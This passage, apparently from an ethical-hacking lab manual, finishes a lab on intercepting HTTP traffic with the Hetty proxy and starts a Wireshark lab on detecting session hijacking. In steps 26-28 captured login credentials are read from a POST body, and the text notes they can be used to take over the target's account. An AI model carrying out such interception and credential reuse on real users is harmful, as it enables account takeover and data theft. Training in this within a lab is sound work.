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
26. Select the **POST request** and in the lower section of the page, select **Body** tab under **POST** section.
27. Under the **Body** tab, you can observe the captured user credentials, as shown in the screenshot.



28. The captured credentials can be used to log in to the target user's account and obtain further sensitive information.
29. Now, we shall change the proxy settings back to the default settings. To do so, switch back to the **Windows Server 2022** machine and perform **Steps 13-16** again.

    Note: If you are logged out of the **Windows Server 2022** machine, click **Ctrl+Alt+Del**, then login into **CEH\Administrator** user profile using **Pa$$w0rd** as password.
30. In the **Settings** window, under the **Manual proxy setup** section in the right pane, click the **On** button to toggle it back to **Off**, as shown in the screenshot.

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

31. This concludes the demonstration of HTTP traffic interception using Hetty.
32. Close all open windows and document all the acquired information.
33. Turn off the **Windows 11** and **Windows Server 2022** virtual machines.

Lab Analysis

Analyze and document the results of this lab exercise.

PLEASE TALK TO YOUR INSTRUCTOR IF YOU HAVE QUESTIONS RELATED TO THIS LAB.

Internet Connection Required	
☑ Yes	☐ No
Platform Supported	
☑ Classroom	☑ CyberQ

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Lab 2

Detect Session Hijacking

Ethical hackers and penetration testers have various tools and techniques at their disposal for detecting session hijacking attacks, which make the detection process an easy task.

Lab Scenario

Session hijacking is very dangerous; it places the victim at risk of identity theft, fraud, and loss of sensitive information. All networks that use TCP/IP are vulnerable to different types of hijacking attacks. Moreover, these kinds of attacks are very difficult to detect, and often go unnoticed unless the attacker causes severe damage. However, following best practices can protect against session hijacking attacks.

As a professional ethical hacker or penetration tester, it is very important that you have the required knowledge to detect session hijacking attacks and protect your organization's system against them. Fortunately, there are various tools available that can help you to detect session hijacking attacks such as packet sniffers, IDSs, and SIEMs.

Lab Objectives

- Detect session hijacking using Wireshark

Lab Environment

To carry out this lab, you need:

- Windows 11 virtual machine
- Parrot Security virtual machine
- Web browsers with an Internet connection
- Administrator privileges to run the tools

Lab Duration

Time: 10 Minutes

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Overview of Detecting Session Hijacking

There are two primary methods that can be used to detect session hijacking:

- **Manual Method**: Involves using packet sniffing software such as Wireshark and SteelCentral Packet Analyzer to monitor session hijacking attacks; the packet sniffer captures packets being transferred across the network, which are then analyzed using various filtering tools
- **Automatic Method**: Involves using Intrusion Detection Systems (IDS) and Intrusion Prevention Systems (IPS) to monitor incoming network traffic; if a packet matches any of the attack signatures in the internal database, the IDS generates an alert, and the IPS blocks the traffic from entering the database

Lab Tasks

Task 1: Detect Session Hijacking using Wireshark

Wireshark allows you to capture and interactively browse the traffic running on a network. The tool uses WinPcap to capture packets, and so is only able to capture packets on networks that are supported by WinPcap. It captures live network traffic from Ethernet, IEEE 802.11, PPP/HDLC, ATM, Bluetooth, USB, Token Ring, Frame Relay, and FDDI networks. Security professionals can use Wireshark to monitor and detect session hijacking attempts.

Here, we will use the Wireshark tool to detect session hijacking attacks manually on the target system.

Note: We will use the **Parrot Security** (**10.10.1.13**) machine to carry out a session hijacking attack on the **Windows 11** (**10.10.1.11**) machine.

1. Turn on the **Windows 11** and **Parrot Security** virtual machines.
2. Switch to the **Windows 11** virtual machine. By default, **Admin** user profile is selected, type **Pa$$w0rd** in the Password field and press **Enter** to login.

   Note: If **Welcome to Windows** wizard appears, click Continue. In the **Sign in with Microsoft** wizard click **Cancel** to continue.

   Note: Networks screen appears, click **Yes** to allow your PC to be discoverable by other PCs and devices on the network. Click **Search** icon ( ) on the **Desktop**. Type **wire** in the search field, the **Wireshark** appears in the result, click **Open** to launch it.

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



3. **The Wireshark Network Analyzer** window opens. Double-click the primary network interface (in this case, **Ethernet**) to start capturing network traffic.

   Note: If a **Software Update** pop-up appears click on **Remind me later**.



